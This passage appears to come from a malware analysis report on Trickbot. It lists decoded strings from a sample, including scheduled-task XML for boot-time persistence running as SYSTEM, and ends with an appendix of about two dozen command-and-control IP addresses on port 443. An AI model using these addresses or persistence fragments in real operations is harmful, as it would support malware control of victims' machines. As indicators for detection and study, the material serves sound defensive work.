index : 182 --> Decoded string : b'%u.%u.%u.%u'  
index : 183 --> Decoded string : b'ResetEvent'  
index : 184 --> Decoded string : b'%s sTart'  
index : 185 --> Decoded string : b'%s %s SP%u'  
index : 186 --> Decoded string : b'.tmp'  
index : 187 --> Decoded string : b'</UserId>'  
index : 188 --> Decoded string : b'%s.%s'  
index : 189 --> Decoded string : b'/'  
index : 190 --> Decoded string : b'Register s failed, 0x%x'  
index : 191 --> Decoded string : b'mutant'  
index : 192 --> Decoded string : b'e:'  
index : 193 --> Decoded string : b'release'  
index : 194 --> Decoded string : b'wtsapi32'  
index : 195 --> Decoded string : b'Windows XP'  
index : 196 --> Decoded string : b'<BootTrigger>\n<Enabled>true</Enabled>\n'  
index : 197 --> Decoded string : b'E: 0x%x A: 0x%p'  
index : 198 --> Decoded string : b'Find P failed'  
index : 199 --> Decoded string : b'Module has already been loaded'  
index : 200 --> Decoded string : b'Windows 8.1'  
index : 201 --> Decoded string : b'EnterCriticalSection'  
index : 202 --> Decoded string : b'Windows 10'  
index : 203 --> Decoded string : b'Execute from system'  
index : 204 --> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>\n<GroupId>NT  
AUTHORITY\\SYSTEM</GroupId>\n<LogonType>InteractiveToken</LogonType>\n'  
index : 205 --> Decoded string : b'NAT status'  
index : 206 --> Decoded string : b'Start failed'  
index : 207 --> Decoded string : b'WTSEnumerateSessionsA'  
index : 208 --> Decoded string : b'ps1'  
index : 209 --> Decoded string : b'WaitForSingleObject'  
index : 210 --> Decoded string : b'UrlEscapeW'  
index : 211 --> Decoded string : b'pIT NULL'  
index : 212 --> Decoded string : b'WTSFreeMemory'  
index : 213 --> Decoded string : b'USER32.dll'  
index : 214 --> Decoded string : b'WS2_32.dll'  
index : 215 --> Decoded string : b'IPHLAPI.DLL'  
index : 216 --> Decoded string : b'WINHTTP.dll'  
index : 217 --> Decoded string : b'bcrypt.dll'  
index : 218 --> Decoded string : b'CRYPT32.dll'  
index : 219 --> Decoded string : b'OLEAUT32.dll'  
index : 220 --> Decoded string : b'SHELL32.dll'  
index : 221 --> Decoded string : b'USERENV.dll'  
index : 222 --> Decoded string : b'SHLWAPI.dll'  
index : 223 --> Decoded string : b'ole32.dll'  
index : 224 --> Decoded string : b'ADVAPI32.dll'  
index : 225 --> Decoded string : b'ntdll.dll'  
index : 226 --> Decoded string : b'ncrypt.dll'
```



## 12. Appendix 2 – C2s list

Trickbot C2 List
36.91.117.231:443
36.89.228.201:443
103.75.32.173:443
45.115.172.105:443
36.95.23.89:443
103.123.86.104:443
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443